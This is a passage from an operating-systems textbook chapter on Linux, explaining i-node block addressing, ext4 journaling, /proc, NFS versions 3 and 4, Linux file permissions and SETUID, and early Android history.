Getting back to the problem of doing the `read`, we have now shown how the file position and i-node are located. The i-node contains the disk addresses of the first 12 blocks of the file. If the file position falls in the first 12 blocks, the block is read and the data are copied to the user. For files longer than 12 blocks, a field in the i-node contains the disk address of a **single indirect block**, as shown in Fig. 10-34. This block contains the disk addresses of more disk blocks. For example, if a block is 1 KB and a disk address is 4 bytes, the single indirect block can hold 256 disk addresses. Thus this scheme works for files of up to 268 KB.

Beyond that, a **double indirect block** is used. It contains the addresses of 256 single indirect blocks, each of which holds the addresses of 256 data blocks. This mechanism is sufficient to handle files up to $10 + 2^{16}$ blocks (67,119,104 bytes). If




Figure 10-34. The relation between the file-descriptor table, the open-file-description-table, and the i-node table.

even this is not enough, the i-node has space for a **triple indirect block**. Its pointers point to many double indirect blocks. This addressing scheme can handle file sizes of 2^{24} 1-KB blocks (16 GB). For 8-KB block sizes, the addressing scheme can support file sizes up to 64 TB.

The Linux Ext4 File System

In order to prevent all data loss after system crashes and power failures, the ext2 file system would have to write out each data block to disk as soon as it was created. The latency incurred during the required disk-head seek operation would be so high that the performance would be intolerable. Therefore, writes are delayed, and changes may not be committed to disk for up to 30 sec, which is a very long time interval in the context of modern computer hardware.

To improve the robustness of the file system, Linux relies on **journaling file systems**. **Ext3**, a successor of the ext2 file system, is an example of a journaling file system. **Ext4**, a follow-on of ext3, is also a journaling file system, but unlike

ext3, it changes the block addressing scheme used by its predecessors, thereby supporting both larger files and larger overall file-system sizes. We will describe some of its features next.

The basic idea behind a journaling file system is to maintain a *journal*, which describes all file-system operations in sequential order. By sequentially writing out changes to the file-system data or metadata (i-nodes, superblock, etc.), the operations do not suffer from the overheads of disk-head movement during random disk accesses. Eventually, the changes will be written out, committed, to the appropriate disk location, and the corresponding journal entries can be discarded. If a system crash or power failure occurs before the changes are committed, during restart the system will detect that the file system was not unmounted properly, traverse the journal, and apply the file-system changes described in the journal log.

Ext4 is designed to be highly compatible with ext2 and ext3, although its core data structures and disk layout are modified. Regardless, a file system which has been unmounted as an ext2 system can be subsequently mounted as an ext4 system and offer the journaling capability.

The journal is a file managed as a circular buffer. The journal may be stored on the same or a separate device from the main file system. Since the journal operations are not "journaled" themselves, these are not handled by the same ext4 file system. Instead, a separate **JBD** (**Journaling Block Device**) is used to perform the journal read/write operations.

JBD supports three main data structures: *log record*, *atomic operation handle*, and *transaction*. A log record describes a low-level file-system operation, typically resulting in changes within a block. Since a system call such as write includes changes at multiple places—i-nodes, existing file blocks, new file blocks, list of free blocks, etc.—related log records are grouped in atomic operations. Ext4 notifies JBD of the start and end of system-call processing, so that JBD can ensure that either all log records in an atomic operation are applied, or none of them. Finally, primarily for efficiency reasons, JBD treats collections of atomic operations as transactions. Log records are stored consecutively within a transaction. JBD will allow portions of the journal file to be discarded only after all log records belonging to a transaction are safely committed to disk.

Since writing out a log entry for each disk change may be costly, ext4 may be configured to keep a journal of all disk changes, or only of changes related to the file-system metadata (the i-nodes, superblocks, etc.). Journaling only metadata gives less system overhead and results in better performance but does not make any guarantees against corruption of file data. Several other journaling file systems maintain logs of only metadata operations (e.g., SGI's XFS). In addition, the reliability of the journal can be further improved via checksumming.

Key modification in ext4 compared to its predecessors is the use of **extents**. Extents represent contiguous blocks of storage, for instance 128 MB of contiguous 4-KB blocks vs. individual storage blocks, as referenced in ext2. Unlike its predecessors, ext4 does not require metadata operations for each block of storage. This

scheme also reduces fragmentation for large files. As a result, ext4 can provide faster file system operations and support larger files and file system sizes. For instance, for a block size of 1 KB, ext4 increases the maximum file size from 16 GB to 16 TB, and the maximum file system size to 1 EB (Exabyte).

The /proc File System

Another Linux file system is the **/proc** (process) file system, an idea originally devised in the 8th edition of UNIX from Bell Labs and later copied in 4.4BSD and System V. However, Linux extends the idea in several ways. The basic concept is that for every process in the system, a directory is created in */proc*. The name of the directory is the process PID expressed as a decimal number. For example, */proc/619* is the directory corresponding to the process with PID 619. In this directory are files that appear to contain information about the process, such as its command line, environment strings, and signal masks. In fact, these files do not exist on the disk. When they are read, the system retrieves the information from the actual process as needed and returns it in a standard format.

Many of the Linux extensions relate to other files and directories located in */proc*. They contain a wide variety of information about the CPU, disk partitions, devices, interrupt vectors, kernel counters, file systems, loaded modules, and much more. Unprivileged user programs may read much of this information to learn about system behavior in a safe way. Some of these files may be written to in order to change system parameters.

10.6.4 NFS: The Network File System

Networking has played a major role in Linux, and UNIX in general, right from the beginning (the first UNIX network was built to move new kernels from the PDP-11/70 to the Interdata 8/32 during the port to the latter). In this section we will examine Sun Microsystem's **NFS** (**Network File System**), which is used on all modern Linux systems to join the file systems on separate computers into one logical whole. Currently, the dominant NSF implementation is version 3, introduced in 1994. NSFv4 was introduced in 2000 and provides several enhancements over the previous NFS architecture. Three aspects of NFS are of interest: the architecture, the protocol, and the implementation. We will now examine these in turn, first in the context of the simpler NFS version 3, then we will turn to the enhancements included in v4.

NFS Architecture

The basic idea behind NFS is to allow an arbitrary collection of clients and servers to share a common file system. In many cases, all the clients and servers are on the same LAN, but this is not required. It is also possible to run NFS over a

wide area network if the server is far from the client. For simplicity we will speak of clients and servers as though they were on distinct machines, but in fact, NFS allows every machine to be both a client and a server at the same time.

Each NFS server exports one or more of its directories for access by remote clients. When a directory is made available, so are all of its subdirectories, so actually entire directory trees are normally exported as a unit. The list of directories a server exports is maintained in a file, often */etc/exports*, so these directories can be exported automatically whenever the server is booted. Clients access exported directories by mounting them. When a client mounts a (remote) directory, it becomes part of its directory hierarchy, as shown in Fig. 10-35.




Figure 10-35. Examples of remote mounted file systems. Directories are shown as squares and files as circles.

In this example, client 1 has mounted the *bin* directory of server 1 on its own *bin* directory, so it can now refer to the shell as */bin/sh* and get the shell on server 1. Diskless workstations often have only a skeleton file system (in RAM) and get all their files from remote servers like this. Similarly, client 1 has mounted server 2's directory */projects* on its directory */usr/ast/work* so it can now access file *a* as */usr/ast/work/proj1/a*. Finally, client 2 has also mounted the *projects* directory and can also access file *a*, only as */mnt/proj1/a*. As seen here, the same file can have different names on different clients due to its being mounted in a different place in the respective trees. The mount point is entirely local to the clients; the server does not know where it is mounted on any of its clients.

NFS Protocols

Since one of the goals of NFS is to support a heterogeneous system, with clients and servers possibly running different operating systems on different hardware, it is essential that the interface between the clients and servers be well defined. Only then is anyone able to write a new client implementation and expect it to work correctly with existing servers, and vice versa.

NFS accomplishes this goal by defining two client-server protocols. A **protocol** is a set of requests sent by clients to servers, along with the corresponding replies sent by the servers back to the clients.

The first NFS protocol handles mounting. A client can send a path name to a server and request permission to mount that directory somewhere in its directory hierarchy. The place where it is to be mounted is not contained in the message, as the server does not care where it is to be mounted. If the path name is legal and the directory specified has been exported, the server returns a **file handle** to the client. The file handle contains fields uniquely identifying the file-system type, the disk, the i-node number of the directory, and security information. Subsequent calls to read and write files in the mounted directory or any of its subdirectories use the file handle.

When Linux boots, it runs the */etc/rc* shell script before going multiuser. Commands to mount remote file systems can be placed in this script, thus automatically mounting the necessary remote file systems before allowing any logins. Alternatively, most versions of Linux also support **automounting**. This feature allows a set of remote directories to be associated with a local directory. None of these remote directories are mounted (or their servers even contacted) when the client is booted. Instead, the first time a remote file is opened, the operating system sends a message to each of the servers. The first one to reply wins, and its directory is mounted.

Automounting has two principal advantages over static mounting via the */etc/rc* file. First, if one of the NFS servers named in */etc/rc* happens to be down, it is impossible to bring the client up, at least not without some difficulty, delay, and quite a few error messages. If the user does not even need that server at the moment, all that work is wasted. Second, by allowing the client to try a set of servers in parallel, a degree of fault tolerance can be achieved (because only one of them needs to be up), and the performance can be improved (by choosing the first one to reply—presumably the least heavily loaded).

On the other hand, it is tacitly assumed that all the file systems specified as alternatives for the automount are identical. Since NFS provides no support for file or directory replication, it is up to the user to arrange for all the file systems to be the same. Consequently, automounting is most often used for read-only file systems containing system binaries and other files that rarely change.

The second NFS protocol is for directory and file access. Clients can send messages to servers to manipulate directories and read and write files. They can

also access file attributes, such as file mode, size, and time of last modification. Most Linux system calls are supported by NFS, with the perhaps surprising exceptions of open and close.

The omission of open and close is not an accident. It is fully intentional. It is not necessary to open a file before reading it, nor to close it when done. Instead, to read a file, a client sends the server a lookup message containing the file name, with a request to look it up and return a file handle, which is a structure that identifies the file (i.e., contains a file system identifier and i-node number, among other data). Unlike an open call, this lookup operation does not copy any information into internal system tables. The read call contains the file handle of the file to read, the offset in the file to begin reading, and the number of bytes desired. Each such message is self-contained. The advantage of this scheme is that the server does not have to remember anything about open connections in between calls to it. Thus if a server crashes and then recovers, no information about open files is lost, because there is none. A server like this that does not maintain state information about open files is said to be **stateless**.

Unfortunately, the NFS method makes it difficult to achieve the exact Linux file semantics. For example, in Linux a file can be opened and locked so that other processes cannot access it. When the file is closed, the locks are released. In a stateless server such as NFS, locks cannot be associated with open files, because the server does not know which files are open. NFS therefore needs a separate, additional mechanism to handle locking.

NFS uses the standard UNIX protection mechanism, with the *rwx* bits for the owner, group, and others (mentioned in Chap. 1 and discussed in detail below). Originally, each request message simply contained the user and group IDs of the caller, which the NFS server used to validate the access. In effect, it trusted the clients not to cheat. Several years' experience abundantly demonstrated that such an assumption was—how shall we put it?—rather naive. Currently, public key cryptography can be used to establish a secure key for validating the client and server on each request and reply. When this option is used, a malicious client cannot impersonate another client because it does not know that client's secret key.

NFS Implementation

Although the implementation of the client and server code is independent of the NFS protocols, most Linux systems use a three-layer implementation similar to that of Fig. 10-36. The top layer is the system-call layer. This handles calls like open, read, and close. After parsing the call and checking the parameters, it invokes the second layer, the Virtual File System (VFS) layer.

The task of the VFS layer is to maintain a table with one entry for each open file. The VFS layer additionally has an entry, a **virtual i-node**, or **v-node**, for every open file. V-nodes are used to tell whether the file is local or remote. For remote files, enough information is provided to be able to access them. For local files, the




Figure 10-36. The NFS layer structure

file system and i-node are recorded because modern Linux systems can support multiple file systems (e.g., ext2fs, /proc, FAT, etc.). Although VFS was invented to support NFS, most modern Linux systems now support it as an integral part of the operating system, even if NFS is not used.

To see how v-nodes are used, let us trace a sequence of mount, open, and read system calls. To mount a remote file system, the system administrator (or */etc/rc*) calls the *mount* program specifying the remote directory, the local directory on which it is to be mounted, and other information. The *mount* program parses the name of the remote directory to be mounted and discovers the name of the NFS server on which the remote directory is located. It then contacts that machine, asking for a file handle for the remote directory. If the directory exists and is available for remote mounting, the server returns a file handle for the directory. Finally, it makes a mount system call, passing the handle to the kernel.

The kernel then constructs a v-node for the remote directory and asks the NFS client code in Fig. 10-36 to create an **r-node** (**remote i-node**) in its internal tables to hold the file handle. The v-node points to the r-node. Each v-node in the VFS layer will ultimately contain either a pointer to an r-node in the NFS client code, or a pointer to an i-node in one of the local file systems (shown as dashed lines in Fig. 10-36). Thus, from the v-node it is possible to see if a file or directory is local or remote. If it is local, the correct file system and i-node can be located. If it is remote, the remote host and file handle can be located.

When a remote file is opened on the client, at some point during the parsing of the path name, the kernel hits the directory on which the remote file system is mounted. It sees that this directory is remote and in the directory's v-node finds the pointer to the r-node. It then asks the NFS client code to open the file. The NFS client code looks up the remaining portion of the path name on the remote server associated with the mounted directory and gets back a file handle for it. It makes an r-node for the remote file in its tables and reports back to the VFS layer, which puts in its tables a v-node for the file that points to the r-node. Again here we see that every open file or directory has a v-node that points to either an r-node or an i-node.

The caller is given a file descriptor for the remote file. This file descriptor is mapped onto the v-node by tables in the VFS layer. Note that no table entries are made on the server side. Although the server is prepared to provide file handles upon request, it does not keep track of which files happen to have file handles outstanding and which do not. When a file handle is sent to it for file access, it checks the handle, and if it is valid, uses it. Validation can include verifying an authentication key contained in the RPC headers, if security is enabled.

When the file descriptor is used in a subsequent system call, for example, read, the VFS layer locates the corresponding v-node, and from that determines whether it is local or remote and also which i-node or r-node describes it. It then sends a message to the server containing the handle, the file offset (which is maintained on the client side, not the server side), and the byte count. For efficiency reasons, transfers between client and server are done in large chunks, normally 8192 bytes, even if fewer bytes are requested.

When the request message arrives at the server, it is passed to the VFS layer there, which determines which local file system holds the requested file. The VFS layer then makes a call to that local file system to read and return the bytes. These data are then passed back to the client. After the client's VFS layer has gotten the 8-KB chunk it asked for, it automatically issues a request for the next chunk, so it will have it should it be needed shortly. This feature, known as **read ahead**, improves performance considerably.

For writes an analogous path is followed from client to server. Also, transfers are done in 8-KB chunks here, too. If a write system call supplies fewer than 8 KB of data, the data are just accumulated locally. Only when the entire 8-KB chunk is full is it sent to the server. However, when a file is closed, all of its data are sent to the server immediately.

Another technique used to improve performance is caching, as in ordinary UNIX. Servers cache data to avoid disk accesses, but this is invisible to the clients. Clients maintain two caches, one for file attributes (i-nodes) and one for file data. When either an i-node or a file block is needed, a check is made to see if it can be satisfied out of the cache. If so, network traffic can be avoided.

While client caching helps performance enormously, it also introduces some nasty problems. Suppose that two clients are both caching the same file block and

one of them modifies it. When the other one reads the block, it gets the old (stale) value. The cache is not coherent.

Given the potential severity of this problem, the NFS implementation does several things to mitigate it. For one, associated with each cache block is a timer. When the timer expires, the entry is discarded. Normally, the timer is 3 sec for data blocks and 30 sec for directory blocks. Doing this reduces the risk somewhat. In addition, whenever a cached file is opened, a message is sent to the server to find out when the file was last modified. If the last modification occurred after the local copy was cached, the cache copy is discarded and the new copy fetched from the server. Finally, once every 30 sec a cache timer expires, and all the dirty (i.e., modified) blocks in the cache are sent to the server. While not perfect, these patches make the system highly usable in most practical circumstances.

NFS Version 4

Version 4 of the Network File System was designed to simplify certain operations from its predecessor. In contrast to NSFv3, which is described above, NFSv4 is a **stateful** file system. This permits open operations to be invoked on remote files, since the remote NFS server will maintain all file-system-related structures, including the file pointer. Read operations then need not include absolute read ranges, but can be incrementally applied from the previous file-pointer position. This results in shorter messages, and also in the ability to bundle multiple NFSv3 operations in one network transaction.

The stateful nature of NFSv4 makes it easy to integrate the variety of NFSv3 protocols described earlier in this section into one coherent protocol. There is no need to support separate protocols for mounting, caching, locking, or secure operations. NFSv4 also works better with both Linux (and UNIX in general) and Windows file-system semantics.

10.7 SECURITY IN LINUX

Linux, as a clone of MINIX and UNIX, has been a multiuser system almost from the beginning. This history means that security and control of information was built in very early on. In the following sections, we will look at some of the security aspects of Linux.

10.7.1 Fundamental Concepts

The user community for a Linux system consists of some number of registered users, each of whom has a unique **UID** (**User ID**). A UID is an integer between 0 and 65,535. Files (but also processes and other resources) are marked with the

UID of their owner. By default, the owner of a file is the person who created the file, although there is a way to change ownership.

Users can be organized into groups, which are also numbered with 16-bit integers called **GIDs** (**Group IDs**). Assigning users to groups is done manually (by the system administrator) and consists of making entries in a system database telling which user is in which group. A user could be in one or more groups at the same time. For simplicity, we will not discuss this feature further.

The basic security mechanism in Linux is simple. Each process carries the UID and GID of its owner. When a file is created, it gets the UID and GID of the creating process. The file also gets a set of permissions determined by the creating process. These permissions specify what access the owner, the other members of the owner's group, and the rest of the users have to the file. For each of these three categories, potential accesses are read, write, and execute, designated by the letters *r*, *w*, and *x*, respectively. The ability to execute a file makes sense only if that file is an executable binary program, of course. An attempt to execute a file that has execute permission but which is not executable (i.e., does not start with a valid header) will fail with an error. Since there are three categories of users and 3 bits per category, 9 bits are sufficient to represent the access rights. Some examples of these 9-bit numbers and their meanings are given in Fig. 10-37.

Binary	Symbolic	Allowed file accesses
111000000	rwx------	Owner can read, write, and execute
111111000	rwxrwx---	Owner and group can read, write, and execute
110100000	rw-r-----	Owner can read and write; group can read
110100100	rw-r--r--	Owner can read and write; all others can read
111101101	rwxr-xr-x	Owner can do everything, rest can read and execute
000000000	---------	Nobody has any access
000000111	------rwx	Only outsiders have access (strange, but legal)

Figure 10-37. Some example file-protection modes.

The first two entries in Fig. 10-37 allow the owner and the owner's group full access, respectively. The next one allows the owner's group to read the file but not to change it, and prevents outsiders from any access. The fourth entry is common for a data file the owner wants to make public. Similarly, the fifth entry is the usual one for a publicly available program. The sixth entry denies all access to all users. This mode is sometimes used for dummy files used for mutual exclusion because an attempt to create such a file will fail if one already exists. Thus if multiple processes simultaneously attempt to create such a file as a lock, only one of them will succeed. The last example is strange indeed, since it gives the rest of the world more access than the owner. However, its existence follows from the protection rules. Fortunately, there is a way for the owner to subsequently change the protection mode, even without having any access to the file itself.

The user with UID 0 is special and is called the **superuser** (or **root**). The superuser has the power to read and write all files in the system, no matter who owns them and no matter how they are protected. Processes with UID 0 also have the ability to make a small number of protected system calls denied to ordinary users. Normally, only the system administrator knows the superuser's password, although many undergraduates consider it a great sport to try to look for security flaws in the system so they can log in as the superuser without knowing the password. Management tends to frown on such activity.

Directories are files and have the same protection modes that ordinary files do except that the *x* bits refer to search permission instead of execute permission. Thus a directory with mode *rwxr–xr–x* allows its owner to read, modify, and search the directory, but allows others only to read and search it, but not add or remove files from it.

Special files corresponding to the I/O devices have the same protection bits as regular files. This mechanism can be used to limit access to I/O devices. For example, the printer special file, */dev/lp*, could be owned by the root or by a special user, daemon, and have mode *rw–––––––* to keep everyone else from directly accessing the printer. After all, if everyone could just print at will, chaos would result.

Of course, having */dev/lp* owned by, say, daemon with protection mode *rw–––––––* means that nobody else can use the printer. While this would save many innocent trees from an early death, sometimes users do have a legitimate need to print something. In fact, there is a more general problem of allowing controlled access to all I/O devices and other system resources.

This problem was solved by adding a new protection bit, the **SETUID bit**, to the 9 protection bits discussed above. When a program with the SETUID bit on is executed, the **effective UID** for that process becomes the UID of the executable file's owner instead of the UID of the user who invoked it. When a process attempts to open a file, it is the effective UID that is checked, not the underlying real UID. By making the program that accesses the printer be owned by daemon but with the SETUID bit on, any user could execute it, and have the power of daemon (e.g., access to */dev/lp*) but only to run that program (which might queue print jobs for printing in an orderly fashion).

Many sensitive Linux programs are owned by the root but with the SETUID bit on. For example, the program that allows users to change their passwords, *passwd*, needs to write in the password file. Making the password file publicly writable would not be a good idea. Instead, there is a program that is owned by the root and which has the SETUID bit on. Although the program has complete access to the password file, it will change only the caller's password and not permit any other access to the password file.

In addition to the SETUID bit there is also a SETGID bit that works analogously, temporarily giving the user the effective GID of the program. In practice, this bit is rarely used, however.

10.7.2 Security System Calls in Linux

There are only a small number of system calls relating to security. The most important ones are listed in Fig. 10-38. The most heavily used security system call is chmod. It is used to change the protection mode. For example,

```
s = chmod("/usr/ast/newgame", 0755);
```

sets *newgame* to *rwxr–xr–x* so that everyone can run it (note that 0755 is an octal constant, which is convenient, since the protection bits come in groups of 3 bits). Only the owner of a file and the superuser can change its protection bits.

System call	Description
s = chmod(path, mode)	Change a file's protection mode
s = access(path, mode)	Check access using the real UID and GID
uid = getuid( )	Get the real UID
uid = geteuid( )	Get the effective UID
gid = getgid( )	Get the real GID
gid = getegid( )	Get the effective GID
s = chown(path, owner, group)	Change owner and group
s = setuid(uid)	Set the UID
s = setgid(gid)	Set the GID

Figure 10-38. Some system calls relating to security. The return code *s* is −1 if an error has occurred; *uid* and *gid* are the UID and GID, respectively. The parameters should be self explanatory.

The access call tests to see if a particular access would be allowed using the real UID and GID. This system call is needed to avoid security breaches in programs that are SETUID and owned by the root. Such a program can do anything, and it is sometimes needed for the program to figure out if the user is allowed to perform a certain access. The program cannot just try it, because the access will always succeed. With the access call the program can find out if the access is allowed by the real UID and real GID.

The next four system calls return the real and effective UIDs and GIDs. The last three are allowed only for the superuser. They change a file's owner, and a process' UID and GID.

10.7.3 Implementation of Security in Linux

When a user logs in, the login program, *login* (which is SETUID root) asks for a login name and a password. It hashes the password and then looks in the password file, */etc/passwd*, to see if the hash matches the one there (networked systems work slightly differently). The reason for using hashes is to prevent the password

from being stored in unencrypted form anywhere in the system. If the password is correct, the login program looks in */etc/passwd* to see the name of the user's preferred shell, possibly *bash*, but possibly some other shell such as *csh* or *ksh*. The login program then uses setuid and setgid to give itself the user's UID and GID (remember, it started out as SETUID root). Then it opens the keyboard for standard input (file descriptor 0), the screen for standard output (file descriptor 1), and the screen for standard error (file descriptor 2). Finally, it executes the preferred shell, thus terminating itself.

At this point the preferred shell is running with the correct UID and GID and standard input, output, and error all set to their default devices. All processes that it forks off (i.e., commands typed by the user) automatically inherit the shell's UID and GID, so they also will have the correct owner and group. All files they create also get these values.

When any process attempts to open a file, the system first checks the protection bits in the file's i-node against the caller's effective UID and effective GID to see if the access is permitted. If so, the file is opened and a file descriptor returned. If not, the file is not opened and −1 is returned. No checks are made on subsequent read or write calls. As a consequence, if the protection mode changes after a file is already open, the new mode will not affect processes that already have the file open.

The Linux security model and its implementation are essentially the same as in most other traditional UNIX systems.

10.8 ANDROID

Android is a relatively new operating system designed to run on mobile devices. It is based on the Linux kernel—Android introduces only a few new concepts to the Linux kernel itself, using most of the Linux facilities you are already familiar with (processes, user IDs, virtual memory, file systems, scheduling, etc.) in sometimes very different ways than they were originally intended.

In the five years since its introduction, Android has grown to be one of the most widely used smartphone operating systems. Its popularity has ridden the explosion of smartphones, and it is freely available for manufacturers of mobile devices to use in their products. It is also an open-source platform, making it customizable to a diverse variety of devices. It is popular not only for consumer-centric devices where its third-party application ecosystem is advantageous (such as tablets, televisions, game systems, and media players), but is increasingly used as the embedded OS for dedicated devices that need a **graphical user interface** (**GUI**) such as VOIP phones, smart watches, automotive dashboards, medical devices, and home appliances.

A large amount of the Android operating system is written in a high-level language, the Java programming language. The kernel and a large number of low-

level libraries are written in C and C++. However a large amount of the system is written in Java and, but for some small exceptions, the entire application API is written and published in Java as well. The parts of Android written in Java tend to follow a very object-oriented design as encouraged by that language.

10.8.1 Android and Google

Android is an unusual operating system in the way it combines open-source code with closed-source third-party applications. The open-source part of Android is called the **Android Open Source Project** (**AOSP**) and is completely open and free to be used and modified by anyone.

An important goal of Android is to support a rich third-party application environment, which requires having a stable implementation and API for applications to run against. However, in an open-source world where every device manufacturer can customize the platform however it wants, compatibility issues quickly arise. There needs to be some way to control this conflict.

Part of the solution to this for Android is the **CDD** (**Compatibility Definition Document**), which describes the ways Android must behave to be compatible with third party applications. This document by itself describes what is required to be a compatible Android device. Without some way to enforce such compatibility, however, it will often be ignored; there needs to be some additional mechanism to do this.

Android solves this by allowing additional proprietary services to be created on top of the open-source platform, providing (typically cloud-based) services that the platform cannot itself implement. Since these services are proprietary, they can restrict which devices are allowed to include them, thus requiring CDD compatibility of those devices.

Google implemented Android to be able to support a wide variety of proprietary cloud services, with Google's extensive set of services being representative cases: Gmail, calendar and contacts sync, cloud-to-device messaging, and many other services, some visible to the user, some not. When it comes to offering compatible apps, the most important service is Google Play.

Google Play is Google's online store for Android apps. Generally when developers create Android applications, they will publish with Google Play. Since Google Play (or any other application store) is the channel through which applications are delivered to an Android device, that proprietary service is responsible for ensuring that applications will work on the devices it delivers them to.

Google Play uses two main mechanisms to ensure compatibility. The first and most important is requiring that any device shipping with it must be a compatible Android device as per the CDD. This ensures a baseline of behavior across all devices. In addition, Google Play must know about any features of a device that an application requires (such as there being a GPS for performing mapping navigation) so the application is not made available on devices that lack those features.

10.8.2 History of Android

Google developed Android in the mid-2000s, after acquiring Android as a startup company early in its development. Nearly all the development of the Android platform that exists today was done under Google's management.

Early Development

Android, Inc. was a software company founded to build software to create smarter mobile devices. Originally looking at cameras, the vision soon switched to smartphones due to their larger potential market. That initial goal grew to addressing the then-current difficulty in developing for mobile devices, by bringing to them an open platform built on top of Linux that could be widely used.

During this time, prototypes for the platform's user interface were implemented to demonstrate the ideas behind it. The platform itself was targeting three key languages, JavaScript, Java, and C++, in order to support a rich application-development environment.

Google acquired Android in July 2005, providing the necessary resources and cloud-service support to continue Android development as a complete product. A fairly small group of engineers worked closely together during this time, starting to develop the core infrastructure for the platform and foundations for higher-level application development.

In early 2006, a significant shift in plan was made: instead of supporting multiple programming languages, the platform would focus entirely on the Java programming language for its application development. This was a difficult change, as the original multilanguage approach superficially kept everyone happy with "the best of all worlds"; focusing on one language felt like a step backward to engineers who preferred other languages.

Trying to make everyone happy, however, can easily make nobody happy. Building out three different sets of language APIs would have required much more effort than focusing on a single language, greatly reducing the quality of each one. The decision to focus on the Java language was critical for the ultimate quality of the platform and the development team's ability to meet important deadlines.

As development progressed, the Android platform was developed closely with the applications that would ultimately ship on top of it. Google already had a wide variety of services—including Gmail, Maps, Calendar, YouTube, and of course Search—that would be delivered on top of Android. Knowledge gained from implementing these applications on top of the early platform was fed back into its design. This iterative process with the applications allowed many design flaws in the platform to be addressed early in its development.

Most of the early application development was done with little of the underlying platform actually available to the developers. The platform was usually running all inside one process, through a "simulator" that ran all of the system and

applications as a single process on a host computer. In fact there are still some remnants of this old implementation around today, with things like the Application.onTerminate method still in the **SDK** (**Software Development Kit**), which Android programmers use to write applications.

In June 2006, two hardware devices were selected as software-development targets for planned products. The first, code-named "Sooner," was based on an existing smartphone with a QWERTY keyboard and screen without touch input. The goal of this device was to get an initial product out as soon as possible, by leveraging existing hardware. The second target device, code-named "Dream," was designed specifically for Android, to run it as fully envisioned. It included a large (for that time) touch screen, slide-out QWERTY keyboard, 3G radio (for faster web browsing), accelerometer, GPS and compass (to support Google Maps), etc.

